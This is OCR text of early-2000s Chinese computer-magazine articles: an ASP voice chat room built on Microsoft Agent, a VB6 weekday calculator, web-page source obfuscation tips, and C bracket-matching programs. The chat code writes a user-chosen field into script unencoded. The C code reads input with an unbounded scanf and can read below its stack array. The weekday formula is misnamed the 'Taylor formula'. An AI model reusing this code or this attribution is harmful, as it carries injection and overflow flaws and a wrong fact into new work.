聊天室的界面如图 1 所示。你可以把这个聊天室放在自己的电脑上，通过 dhs2go.com 等域名解析服务或者直接告诉朋友你的 IP，你们就可以一起进入聊天室侃大山了！你可以在下面的 Message 框中输入你想说的话，那只绿色的鹦鹉就会把你的话读给对方听，当然，你也可通过鹦鹉听到朋友的话语。同时，你还可以让鹦鹉说话时再配合适当的表情（你一定已经看出图 1 中鹦鹉的心情很不错吧），让聊天更富有情趣！

ASP 及 Agent 技术简介

ASP（Active Server Page）是微软推出的服务器端脚本语言，虽然它最终生成的是 HTML 文档，但是它和 HTML 语言有着本质的差别。当用户使用 Internet Explorer 等浏览器浏览 HTML 网页时，用户得到的其实是服务器上 HTML 文件的一个完整拷贝。换言之，HTML 是静态的，而 ASP 却有根据用户的请求动态生成 HTML 的本领，这在聊天室程序编制中是非常必要的。选择 ASP 编制语音聊天室的另一个原因就是它非常易于使用，基本都是就地取材：ASP 服务器环境可以通过 Windows 98 再添加安装 PWS、Windows 2000 再添加安装 IIS 来搭建；ASP 代码




图 1

基本就是 HTML 加上 Visual Basic Scripting Edition (VBScript)，再加上 FrontPage 的强力支持，方便得没话说。本文中的 ASP 程序都是在 Windows 2000 + IIS 中调试通过的，如果你还没有安装 IIS，你可以在控制面板的“添加 / 删除程序”中找到并安装它。

现在让我们谈谈语音聊天室的核心部分—— Microsoft Agent。MS Agent 是一套免费的、可编程的软件服务程序，最新版本号是 2.0，你可以自由地在应用程序或网页中使用它。它的核心部分是活泼可爱的 Agent 角色，你一定感受过 Office 助手别针老兄或者 Office XP 中新出现的助手孙悟空带来的舒心吧？不过，我们的聊天室中的主角将是绿色的鹦鹉—— Peedy，原因很简单：Agent 角色和 Office 助手仍然存在本质区别。Office 助手的确使用的是 Agent 技术，不过 Office 助手更着重于对 Office 用户的助理支持，它的 IntelliSense 特性还会根据用户状态自动提出帮助主题或者实用技巧，而 Agent 却是为最一般用途而设计的，因此有关的技术文档详细而且免费 ^_^。MS Agent 不仅支持动画角色，还提供了通过 TTS（Text-To-Speech）以及语音识别技术让 Agent 角色与用户交互的功能，我们正好用来制作语音聊天室。顺便说一句，你可以从 MSDN 中找到详细文档的 Agent 角色，包括：机器人 Robby、魔法师 Merlin 以及神灯精灵 Genie，如图 2 所示。如果你有兴趣的话，你还可以利用微软 Agent 角色编辑器制作完全属于自己的角色，你可以随心所欲地定义它的名字、长相、动作等等。



图 2

在网页中使用 Agent

首先我们看看 MS Agent 的具体使用方法。总的来说，一个完整的 MS Agent 是由三个基本程序组合而成的，它们是：Agent 核心程序 MSagent.exe、TTS 引擎 spchapi.exe 以及 Agent 角色包。MSagent.exe 相当于 MS Agent 的驱动程序，没有它是万万不能的，不过 Windows 2000 已经内置了这个程序，所以 Windows 2000 的用户不用刻意安装它。TTS 引擎赋予了 Agent 角色开口说话的能力，没有它

语音聊天也就成了无稽之谈。而Agent角色包提供了该角色的所有资源，包括动画形象、动作、属性等相关资源，也是必不可少的。

接着我们讨论如何在网页中使用Agent以及TTS。首先你必须在网页的<HEAD>或者<BODY>元素中加入如下的代码来声明Agent以及TTS的CLSID（class identifier）：

```
<!--定义"AgentControl"-->
<OBJECT classid=clsid:D45FD31B-5C6E-11D1-9EC1-00C04FD7081F
codeBase=#VERSION=2,0,0,0 id=Agent>
</OBJECT>

<!--定义L&H TruVoice Text-To-Speech American English -->
<OBJECT classid=clsid:B8F2846E-CE36-11D0-AC83-00C04FD97575
codeBase=#VERSION=6,0,0,0 id=TruVoice width="14" height="14">
</OBJECT>
```

只有这样，当Windows在本地电脑中无法找到Agent驱动或者TTS引擎时，便会从微软的服务器上自动下载，保证了网页的正常运行。虽然如此，我还是建议你在编写网页时建立一个download.htm，并建议你的朋友先安装它们，毕竟从本地装载要比下载快得多。

MS Agent的编程接口是基于COM口的。你可以通过常规方式建立与COM接口的连接，不过Agent已经包含了一个ActiveX控件来简化这个过程，所以我们只要使用VBScript建立一个Agent实例，然后就可以简单地通过这个实例来调用某个Agent角色的方法、属性了。

由于我们将要使用鹦鹉Peedy，所以首先要使用Agent.Characters.Load方法载入Peedy。下面的代码先尝试从本地电脑载入Peedy，如果失败了便从微软服务器下载。接着用Set命令建立一个Agent实例，初始工作便完成了。

```
' 尝试从微软Agent角色目录中装载
Set LoadRequestUNC = Agent.Characters.Load ("Peedy", "Peedy.acs")

  If LoadRequestUNC.Status <> 0 Then
    ' 如果失败便尝试从微软服务器下载
   Set LoadRequestURL = Agent.Characters.Load ("Peedy", "http://agent.microsoft.com/agent2/chars/peedy/peedy.acf")
  Else
    ' 现在产生一个Peedy实例
    Set Peedy = Agent.Characters("Peedy")
  End If
```

需要注意的是，如果必须从服务器下载Peedy，你还应该响应Agent_RequestComplete事件来判断是否已经正确下载了，然后再利用Set命令建立一个Agent实例。具体请参考后文agent.asp中的完整代码。

好了，现在你可以用Peedy.MoveTo让Peedy移动到某个位置，用Peedy.Show命令让鹦鹉Peedy出现，或者用Peedy.Play "Greet"让它向你打招呼。由于安装了TTS，你还可以用Peedy.Speak命令让Peedy念英语！我对Peedy发音的评价是：字正腔圆，不但语调会根据句型而变化，而且Peedy的嘴唇是符合发音规律的，活脱脱一只美国鹦鹉，足够用来练习英语听力了！不过，到目前为止，TTS并没有中文发音的引擎，算是一个小小的遗憾吧！

语音聊天室结构分析

在正式编写代码之前我们先做一个约定：假设ASP调试环境是Windows 2000 + IIS，IIS的主目录是X:\Inetpub，我们将把所有编写的代码放入IIS主目录下面的wwwroot子目录中。

语音聊天室总的结构如图3所示。用户首先登录到index.htm，可以选择到download.htm下载Agent程序组件，或者直接输入用户名进入聊天室页面default.asp。

```
                    index.htm
      提示用户下载Agent程序组件，如果已经
      安装完毕，则输入用户名并且进入聊天室
              /                 \
             /                   \
     download.htm             default.asp
   用户下载Agent程            聊天室总的框架
   序组件的地方                    |
                                   |
                                   |
                      agent.asp、display.asp、
                      refresh.asp、message.asp
                            四个组成部分
```

图3

index.htm内容很简单，只是让用户选择下载文件或者进入聊天室。当你把下面的代码输入并保存在wwwroot中后，你可以打开IE浏览器，在地址栏中输入127.0.0.1/index.htm查看，结果如图4所示。

```
<HTML>
<BODY>
<h3 align="center"><font color="#0000FF">Welcome to My Chatroom!
</font></h3>
<FORM method="POST" action="default.asp">
  <p align="center">Your name please:
  <input type="text" name="txtUsername" size="20">
  <input type="submit" value="OK" name="btnOK"></p>
</FORM>
<p align="center"><a href="download.htm">Click here to go to download page.</a></p>
</BODY>
</HTML>
```




图4

download.htm的功能就是给出三个程序的下载链接，其中Agent核心程序MSagent.exe（391kB）、TTS引擎spchapi.exe（824kB）以及Agent角色鹦鹉Peedy的安装文件Peedy.exe（3.24MB），你都可以在http://www.microsoft.com/PRODUCTS/msagent/

downloads.htm 找到它们。由于功能简单，代码就不再列出了。

搭建聊天室主体

现在我们看看关键的框架：default.asp。从图 1 可以看出，总的来说我们的语音聊天室和一般的聊天室结构大致相同：窗体下部是发言的地方，而上部是大家的言论记录。不过，由于使用了 Agent 技术，我们特别需要注意两点：第一，必须保证 MS Agent 在某个网页的持续连接，也就是说即使你依次浏览两个都有定义 Peedy 的网页，Peedy 也将不得不先消失然后再飞出来，解决的方法不外乎是用一个独立的、不需要刷新的 Frame；第二，要保证 Peedy 只念聊天室中最后一句发言，并且只念一遍就可以了，那就需要结合 ASP 语言中的 Application 和 Session 使用。

说到 ASP，我们首先看看 global.asa 文件。这个文件一般用于定义 ASP 全局变量，我在这里定义了即将在语音聊天室 ASP 代码中用到的四个全局变量，源代码如下：

```
<SCRIPT LANGUAGE=VBScript RUNAT=Server>
Sub Application_OnStart
    Application("message")=""      '发言内容
    Application("expression")=""   '表情
    Application("sender")=""       '发言者ID
    Application("globalid")=0      '发言总序号
End Sub
</SCRIPT>
```

相信通过图示你将更容易理解 default.asp 的结构。正




图 5

如图 5 所示，default.asp 一共包含了 4 个 Frame，分别是 agent.asp（定义、初始化 Agent）、display.asp（显示朋友们的发言）、refresh.asp（定时刷新页面以便从服务器获取信息）以及message.asp(向服务器发送信息)。下面就是default.asp 的源代码，ASP 部分的代码记录了用户名以及初始化客户端的消息 ID：

```
<%
  Session("username") = Server.HtmlEncode(Request.Form("txtUsername"))
  Session("personalid")=0
%>
<HTML>
<HEAD>
<TITLE>Welcome to My Chatroom!</TITLE>
</HEAD>
<frameset border=0 frameSpacing=0 cols="98,*" frameBorder=0>
  <frame name="agent" src="agent.asp">
  <frameset rows="196,68,*">
    <frame name="display" src="display.asp">
    <frame name="refresh" src="refresh.asp">
    <frame name="message" src="message.asp">
  </frameset>
</frameset>
<frameset>
</frameset>
</HTML>
```

接着我们看看 agent.asp。agent.asp 的功能是定义并初始化 Peedy，任务都集中在 Window_OnLoad 事件中，完成以后就很轻闲了。下面是源代码：

```
<HTML>
<BODY BGCOLOR="#006699" TEXT="#FFFFFF">
<!--定义"AgentControl"-->
<OBJECT classid=clsid:D45FD31B-5C6E-11D1-9EC1-00C04FD7081F
codeBase=#VERSION=2,0,0,0 id=Agent>
</OBJECT>
<!--定义L&H TruVoice Text-To-Speech American English -->
<OBJECT classid=clsid:B8F2846E-CE36-11D0-AC83-00C04FD97575
codeBase=#VERSION=6,0,0,0 id=TruVoice width="14" height="14">
</OBJECT>

<SCRIPT language=VBScript>
Dim Peedy
Dim LoadRequestUNC
Dim LoadRequestURL
Dim GetShowAnimation

Sub Window_OnLoad
  LoadCharacter
  ' 设置 Agent 的语言代号
  Peedy.LanguageID = &H0409
  ' 让 Peedy 出现
  Peedy.MoveTo window.event.screenX-100,window.event.screenY-100
  Peedy.Show
  ' 好啦，Peedy 可以开口说话了
  Peedy.Speak "Welcome to my chatroom!"
  Peedy.Play "Greet"
End Sub

Sub Agent_RequestComplete(ByVal Request)
  ' 如果是从微软服务器装载 ACF 角色的请求结束
  If Request = LoadRequestURL Then
    ' 如果申请下载失败     IfRequest.Status = 1 Then
       Msgbox "无法从服务器下载 Peedy，可能服务器太忙。"
      Exit Sub
      ' 如果成功
    ElseIf Request.Status = 0 Then
      ' 产生一个实例
      Set Peedy = Agent.Characters("Peedy")
      ' 预取 Peedy 的部分动画效果
      Set GetShowAnimation = Peedy.Get ("state", "showing, speaking")
      Peedy.Get "animation", "Blink, Greet, Pleased, Explain, Think,
GestureRight,Idle1_1,Idle2_2, Announce, Uncertain", False
    End If
    ' 如果是请求预取动画效果的请求结束
  ElseIf Request = GetShowAnimation Then
    ' 如果失败
    If Request.Status = 1 Then
       Msgbox "下载动画的请求失败，可能服务器太忙。"
      Exit Sub
    End If
  End If
End Sub

' 装载 Agent角色
```

```
Sub LoadCharacter
  On Error Resume Next
  ' 尝试从微软Agent角色目录中装载
  Set LoadRequestUNC = Agent.Characters.Load ("Peedy", "Peedy.acs")

  If LoadRequestUNC.Status <> 0 Then
  ' 如果失败便尝试从微软服务器下载
   Set LoadRequestURL = Agent.Characters.Load ("Peedy", "http://agent.microsoft.com/agent2/chars/peedy/peedy.acf")
  Else
    ' 产生一个Peedy实例
    Set Peedy = Agent.Characters("Peedy")
  End If
End Sub

</SCRIPT>
</BODY>
</HTML>
```

或许你已经猜到display.asp的代码非常短，下面两行就是。不要担心IE会报告错误，因为HTML本身就不是严谨的语言，浏览器都只是尽量正确解释而已。

```
<HTML>
<BODY>
```

refresh.asp稍微复杂了一些。首先refresh.asp通过META标记让这页每隔3秒自动刷新一次，然后在Window_OnLoad事件中判断客户端最后从服务器获取的消息ID是否比服务器端的消息ID小，如果是的话则说明有新的消息产生了（说白了，也就是刚才有人发言了），那么立即调用document.write方法把新的消息写入display页中，让Peedy把消息念出来并做出预定的表情，最后更新客户端的消息ID。

```
<HTML>
<HEAD>
<META HTTP-EQUIV="REFRESH" CONTENT=3 URL="refresh.asp">
</HEAD>
<BODY>
<SCRIPT language=VBScript>
Sub Window_OnLoad
<%
  If Session("personalid") < Application("globalid") Then
%>
    self.parent.display.document.write("<table width=100%  border=0 cellPadding=0 cellSpacing=0><font color=#0000FF>"+"<%=Application("sender")%>"+"</font>: "+"<%=Application("message")%>"+"</table>")
    self.parent.display.scroll 0, 20000000
    self.parent.agent.Peedy.Speak "<%=Application("message")%>"
    self.parent.agent.Peedy.Play  "<%=Application("expression")%>"
<%
    Session("personalid") = Application("globalid")
  End If
%>
End Sub
</SCRIPT>
</BODY>
</HTML>
```


最后就是message.asp了，除了有表情选择以外和一般聊天室中的没有什么区别。由于message.asp是向自身提交的，所以message.asp首部的ASP代码完成接受用户提交消息的功能，当然，还要把服务器端的消息ID增1。

```
<%
  Application.Lock
  If Request.Form("txtMessage") <> "" Then
     Application("message") = Server.HtmlEncode(Request.Form("txtMessage"))
     Application("sender")  = Session("username")
     Application("expression") = Request.Form("rdoExpression")
     Application("globalid") = Application("globalid") + 1
  End If
  Application.UnLock
%>
<HTML>
<HEAD>
<STYLE type=text/css>
.smalltext {font-size: 9pt}
</STYLE></HEAD>
<BODY BGCOLOR="#006699" TEXT="#FFFFFF" onload="document.frmMessage.txtMessage.focus();">
<FORM METHOD="POST" ACTION="message.asp" name=frmMessage>
  <p class="smalltext">
  You are welcome,<%=Session("username")%>
   
  </p>
  <p class="smalltext">
  Choose an expression:<br>
  <input type="radio" value="Idle1_1" checked name="rdoExpression">Normal
  <input type="radio" value="Explain" name="rdoExpression">Explain
  <input type="radio" value="Greet" name="rdoExpression">Greet
  <input type="radio" value="Congratulate" name="rdoExpression">Congratulate
  <input type="radio" value="Decline" name="rdoExpression">Decline
  <input type="radio" value="Pleased" name="rdoExpression">Pleased
  <input type="radio" value="Think" name="rdoExpression">Think
  <input type="radio" value="Announce" name="rdoExpression">Announce
  <input type="radio" value="Uncertain" name="rdoExpression">Uncertain
  <input type="radio" value="GestureRight" name="rdoExpression">Gesture Right
  <input type="radio" value="DontRecognize" name="rdoExpression">Don't Recognize
  <input type="radio" value="GetAttention" name="rdoExpression">Get Attention
  <input type="radio" value="DoMagic2" name="rdoExpression">Do Magic
  </p>
  <p class="smalltext">
  Message:<input name="txtMessage" type="TEXT" size=66>
  <input type="submit" name="Submit" value="Submit">
  </p>
</FORM>
</BODY>
</HTML>
```

OK，到现在为止所有的源代码都已经给出了，你的wwwroot目录中也应该有index.htm、download.htm、global.asa、default.asp、agent.asp、display.asp、refresh.asp、message.asp共8个文件了吧？无论你现在是否已经连接到了网络，你都可以随时打开IE并且输入http://127.0.0.1/index.htm来调试自己的程序。什么？你觉得界面default.asp不好看？呵呵，没关系，你可以把default.asp中的代码改成这样：

`<frameset border=0 frameSpacing=0 cols="0,*" frameBorder=0>`、`<frameset rows="280,0,*">`

这样就能够隐藏agent框架和refresh框架了。如果你已连接到了网络，你还可以把你的IP地址告诉远方的朋友，他们用IE浏览http://yourip/index.htm，就可以直接登录到你的语音聊天室，聊个海阔天空！



□浙江 王杰

巧用VB算星期几

VB总是与数学搭上点边。那么我们可不可以利用数学驾着VB编写有趣的软件呢？答案自然不用我多说。

在应用数学中有一个计算某一天是星期几的公式，今天我们就利用这个公式来编写程序。

预备知识

这个公式就是泰勒公式，公式如下：w = [c÷4] - 2c+y+ [y÷4] + [26(m+1)÷10] +d-1 ，其中w就是所求日期的星期数。如果求得的数大于（小于）7，就减去（加上）7的倍数，直到余数小于7为止。式子中c是指公元年份的前两位数字，y是后两位数字，m是月数，d是日数。方括弧 [ ] 表示对于括号内的数字取整。还有一个特别要注意的地方：所求的月份如果是1月或2月，则应视为上一年的13月或14月，也就是公式中m的取值范围是从3到14而不是1到12。

编程实践

启动VB6并建立一个标准EXE工程。首先在窗体上添加5个文本框控件，Name属性分别是ce、ye、mo、da和we，并清除Text属性中的内容。接着如图1添加一些标签控件，表示文本框中应该填入“ 年 ”、“ 月 ”还是“ 日 ”等。最后添加一个按钮控件，双击按钮控件添加如下代码:




图 1

```
Private Sub Command1_Click()
Dim n, e, o, a, c, y, m, d, w, r, x As Integer '定义变量
  n = Val(ce)   'n为ce(textbox)中所示字符串转化后的数字，下同
  e = Val(ye)
  o = Val(mo)
  d = Val(da)
  '若未填写数字则弹出对话框，下同
  If ce.Text = "" Then
    MsgBox "请输入年份前两位数字！", vbOKOnly, "时间侦探"
  End If
  If ye.Text = "" Then
    MsgBox "请输入年份后两位数字！", vbOKOnly, "时间侦探"
  End If
  If mo.Text = "" Then
    MsgBox "请输入月份！", vbOKOnly, "时间侦探"
  End If
  If da.Text = "" Then
    MsgBox "请输入日期！", vbOKOnly, "时间侦探"
  End If

  If n = 0 And e = 0 Then '若年份为0则弹出对话框
    MsgBox "历史上没有这一年！请输入别的年份！", vbOKOnly, "时间侦探"
  End If

  If n = 0 And e = 0 Then
    r = 8  'r=8意味we.text="" ,具体见下面的(3)
  End If

  Select Case o '确定公式计算中月份的具体数字
    Case Is = 1
      m = 13
    Case Is = 2
      m = 14
    Case o = 3 To 12
      m = o
  End Select

  Select Case e '当e=0或e<>0 且m 未确定时要代入计算的y的值
    Case Is = 0
      Select Case m
        Case Is = 13
          y = 99
        Case Is = 14
          y = 99
        Case m = 3 To 12
          y = 0
      End Select
    Case e = 1 To 99
      Select Case m
        Case Is = 13, 14
          y = e - 1
        Case m = 3 To 12
          y = e
      End Select
  End Select

  Select Case e  '当e=0或e<>0且m未确定时要代入计算的c的值
    Case Is = 0
      Select Case m
        Case Is = 13, 14
          c = n - 1
        Case m = 3 To 12
          c = n
      End Select
    Case e = 1 To 99
      c = n
   End Select

  w = Fix(c / 4) - 2 * c + y + Fix(y / 4) + Fix(26 * (m + 1) / 10) + d - 1 '计算公式
  If c = 0 Or m = 0 Or d = 0 Then w = 1000 '若年份前两位及日期未选择（2）则赋予w值
  Do While w < 0 '当w< 0 时加上7的倍数，直到在0与6之间
    w = w + 7
  Loop
  If w <> 1000 Then
    r = w Mod 7 'r为w/7的余数
  Else
    r = 8
  End If

  Select Case r
    Case Is = 0
      we.Text = "日" '在we(textbox)中显示最后结果
    Case Is = 1
      we.Text = "一"
    Case Is = 2
```

```
      we.Text = "二"
    Case Is = 3
      we.Text = "三"
    Case Is = 4
      we.Text = "四"
    Case Is = 5
      we.Text = "五"
    Case Is = 6
      we.Text = "六"
    Case Is = 8
      we.Text = "" '照应前面的（2）'在we(TextBox)中不显示文本 （3）
  End Select
End Sub
```

后期制作及调试

当然，上面的程序仍然非常简陋，你可以自己添加菜单、校验数据功能等等，有兴趣的话还可以加一个即时查看时间的东西。图2就是我强化以后的程序，不错吧？

有一点要说，这个程序并不能判断2月有没有29、30、31天，不过由于这个公式是"万能"的，所以不必理会它。举个例子，2002年2月28日是星期四，用程序计算2月29日是星期五（实际并没有这一天），而3月1日（2月28日的下一天）也是星期五。从中可以看出这一点并不要紧。你如果有兴趣的话不妨再加几句代码，过滤这些天就可以了。


图2

好了，现在你可以炫耀自己知道1-9999（其实你只要稍加修改就可以知道直到+∞)年间任何一天是星期几了。让我们来算一下9999年12月31日，这天是星期……

以上程序在VB6.0中文企业版、Windows Me中文版环境下调试通过。CF

□吉林 赵宇辉

《海上明珠网页加密器》之我见

2001年14期的《电脑爱好者》刊登了一篇关于网页加密的文章——《海上明珠网页加密器》。文中提到了使用escape()函数对网页进行加密。诚然，加密之后的网页源文件看起来似乎都是乱码，但是如果仔细看一下，你就会发现原网页文件中的英文字符仍然是原样保留。而且，解码的方式也是明文保存在网页上，这样的加密其实不保险。我稍稍对原作者的加密器进行了改写，代码如下：


```
<html>
<head>
<title>网页加密解密</title>
</head>
<body>
<form name=jiemi>
<textarea rows="10" name="upwords" cols="65"></textarea>
<br><input onclick=javascript:document.jiemi.dowords.value=unescape
(document.jiemi.upwords.value) value=开始解密↓ type=button>
————
<input onclick=javascript:document.jiemi.upwords.value=escape
(document.jiemi.dowords.value) value=开始加密↑ type=button>
<br>
<textarea rows="10" name="dowords" cols="65"></textarea>
</p>
</form>
</body>
</html>
```

保存之后打开这个网页，便可以看到如图所示的界面。把那个加密之后的网页的源文件复制到上面的输入框里面，点击"开始解密"按钮，原本的源文件就会显示在下面的输入框里。当然，用这个改进后的网页也可以进行加密，操作相反而已。

下面我谈谈我的加密做法。记得很久以前有一款网页制作特效软件提供过字符级加密的方式，只不过在源程序里都可以看到解密的步骤。所以比较来比较去，还是微软提供的Windows Script Encoder是最安全的网页加密程序。美中不足的是，像escape()函数不能加密英文一样，Windows Script Encoder无法对中文进行加密，这样在加密后的源文件里面就会显示中文。不过大家或许知道HTML中<script>这个标记是可以引用外部文件的，但是你知道在引用的代码中还是可以再次引用另一个代码文件么^_^？举例如下：在网页中用<script src="link1.js"></script>引用link1.js文件，而link1.js里面的代码其实可以写成：

```
<!--
m='<p align="center"><script language=JScript.Encode src=link2.jse></script>
</p>';
document.write(m);
-->
```

这样，我们把原来的网页加密之后存为link2.jse，再在link1.js中调用，然后加密link1.js文件，最后在发布的网页上用<script language=JScript.Encode src=link1.jse></script>调用加密后的link1.jse文件，于是不论浏览者使用什么手段都只能看到网页的显示效果而无法知道网页的源文件了。这招非常管用，就连优秀的网站下载工具Webzip也对这种加密后的网页无能为力。这下子你知道怎么保护自己的劳动果实了吧？



顺便提醒一句，做完了网页，可以把整个网页的源文件当作一个字符串变量写在JavaScript程序里，这样才可以用Windows Script Encoder进行这个终极加密！CF

如何判断表达式中括号关系的合法性

□主持人　罗光宣

(一)问题

输入一个表达式，表达式中可能包含三种括号：小括号()、中括号[]或大括号{}，请判断该表达式中所含括号关系是否合乎语法。

例如：[(8+3)*(7+2)]+2 是合法的，而[8+3]]、(8+3])与(9+[3+2)]都是不合法的。

另外，这里不要求程序对括号以外的运算符以及操作数的合法性作任何判断，而仅要求对括号的合理性进行判断，故表达式：{()()}与{0(+)}都将被认为括号用法合乎语法。

(二)什么是合法表达式

表达式由运算符与运算的计算量(可以是常量、变量或子表达式)组成的，每一个运算符可以是1目、2目或多目的，表达式中运算符所带计算量个数自然应与相应运算符的目数相一致。

实际上，一个表达式中常常有多个运算符，要确定表达式的计算结果，重要的一步就是要确定表达式中各运算符的运算次序以及参与每个运算符运算的各个分量。

括号实际就是确定运算符优先次序与相应成员分量的一种显式表示方法，另外还可以规定一些隐式规则(如先乘除后加减)，当隐式规则可以表达相同运算规则时，就可不再打括号而将括号省略。

实际上，对一个字符串，如何判断它是否是一个合法的表达式呢?

这里先对一个合法的表达式给出一个定义。

定义:

(1)如1个字符串，只含1个n目运算符与n个运算量，且该字符串正确表达了该n个变量进行该n目运算符的运算，则该字符串是一个合法的表达式。

例如，C 语言中的 x+5 与 x>y？x：y 都是合法的表达式。

(2)设 A1，A2...An 是合法的表达式，则对1个n目运算符，由(A1)，(A2)...(An)作为运算对象，按相应语法写成的字符串表达式是一个合法的表达式。

(3) 如规定一些隐性规则可确定运算符优先级规则以及参与运算符运算的各分量，第(2)步的表达式形成过程中去掉某一对括号并不影响运算符的计算方式，则去掉括号后的字符串也是合法的表达式。

上面只讨论了带小括号的情况，而实际常用的括号包括3种：小括号、中括号与大括号。

如果不考虑三种括号的级别区分，允许低级括号内带高级括号，如([{}])，则第(2)步中的(Ai)可推广为用(Ai)、[Ai]与{Ai}所形成的字符串都称为合法表达式。

如果考虑三种括号的级别区分，即不允许低级括号内带高级括号，如([])被认为不合法，则第(2)步中的(Ai) 只可用比Ai中级别最高的括号同级或更高级的括号所形成的字符串才称为合法表达式。

(三)不区分括号级别时问题解法

由表达式的合法性不难导出括号的合法性判断算法，一种简单而有效的方法描述如下。

首先讨论不分括号层次关系的情况，算法为:

逐个对输入字符判断，如是非括号的字符不予考虑；如是左括号压入堆栈；如是右括号，堆栈为空判为不合法，否则与堆栈顶的字符比较，是对应级别的左括号则将栈顶弹出，不是判为不合法。字符全部输入处理完成后，如堆栈为空判括号关系合法，非空则判不合法。

附：源程序1

```
//罗光宣 2001.8.8
//不分括号层次关系的情况 VC6.0 调试通过
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define Clen 300 //输入字符串最大长度
main()
{
 char c0[Clen],c1[Clen];
 //c0:输入字符串 c1:模拟堆栈
 int i,i0=0,ip=0;
 //i0:输入字符串长度 ip:模拟堆栈栈顶指针
 printf("请输入待判断字符串:\n");
 scanf("%s",c0);
 i0=strlen(c0);
 for(i=0;i<i0;++i)
 { switch((int)c0[i])
   { case (int)'(':
        c1[ip++]='(';
        break;
```

```
        case (int)'[':
         c1[ip++]='[';
          break;
        case (int)'{':
         c1[ip++]='{';
          break;
        case (int)')':
         if(c1[ip-1]=='(')--ip;
          else ip=-1;
          break;
        case (int)']':
         if(c1[ip-1]=='[')--ip;
          else ip=-1;
          break;
        case (int)'}':
         if(c1[ip-1]=='{')--ip;
          else ip=-1;
          break;
    }
   if(ip<0){printf("输入表达式的括号配套不合法!");exit(1);}
 }
   if(ip)printf("输入表达式的括号配套不合法!");
   else printf("输入表达式的括号配套合法!");
}
```

(四)区分括号级别时问题解法

区分括号层次关系的算法为:

逐个对输入字符判断，如是非括号的字符不予考虑;如是左括号,当堆栈非空时,读入的括号级别高于堆栈顶括号级别时判为不合法，否则压入堆栈；如是右括号，堆栈为空判为不合法,否则与堆栈顶的字符比较,堆栈顶是对应的左括号则将堆栈顶弹出,不是判为不合法。字符全部输入处理完成后，如堆栈为空判括号关系合法，非空则判不合法 。

在上述不区分括号层次关系处理程序的基础上略作一点修改即可得到,亦列在后面,两个程序都可在本刊网站完整下载。

附：源程序 2

```
//罗光宣 2001.8.8
//分括号层次关系的情况 VC6.0 调试通过
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define Clen 300 //输入字符串最大长度
main()
{
 char c0[Clen],c1[Clen];
 //c0:输入字符串 c1:模拟堆栈
 int i,i0=0,ip=0;
 //i0:输入字符串长度 ip:模拟堆栈栈顶指针
 printf("请输入待判断字符串:\n");
 scanf("%s",c0);
 i0=strlen(c0);
for(i=0;i<i0;++i)
 { switch((int)c0[i])
   {  case (int)'(':
         c1[ip++]='(';
          break;
        case (int)'[':
              if( ip>0 && (c1[ip-1]==(int)'(') )
              {printf("输入表达式的括号配套不合法!");exit(1);}
         c1[ip++]='[';
          break;
        case (int)'{':
              if( ip>0 && ((c1[ip-1]==(int)'[') || (c1[ip-1]==(int)
'(')) )
              {printf("输入表达式的括号配套不合法!");exit(1);}
         c1[ip++]='{';
          break;
        case (int)')':
         if(c1[ip-1]=='(')--ip;
          else ip=-1;
          break;
        case (int)']':
         if(c1[ip-1]=='[')--ip;
          else ip=-1;
          break;
        case (int)'}':
         if(c1[ip-1]=='{')--ip;
          else ip=-1;
          break;
   }
   if(ip<0){printf("输入表达式的括号配套不合法!");exit(1);}
 }
   if(ip)printf("输入表达式的括号配套不合法!");
   else printf("输入表达式的括号配套合法!");
}
```

CF

2001年第11期擂台赛获奖名单

擂　主：张　江(湖北)

一等奖：刘志军(河北)　赵　海(上海)　王利平(海南)

优秀奖：国智利(北京)　陆　军(贵州)　贾　平(黑龙江)　张　平(湖北)

本期评委:吴文虎　刘雅英　罗光宣　陈　虔　晓　海

擂主将获得《金山笔圣（听说读写王)》一套，一等奖获得《金山毒霸》光盘一张，优秀选手将获得《金山快译2001》光盘一张。

本期奖品由金山公司提供。

E-mail: test@cfan.com.cn

□北京　巴比龙　Ken

十一款主流DVD-ROM综合测试



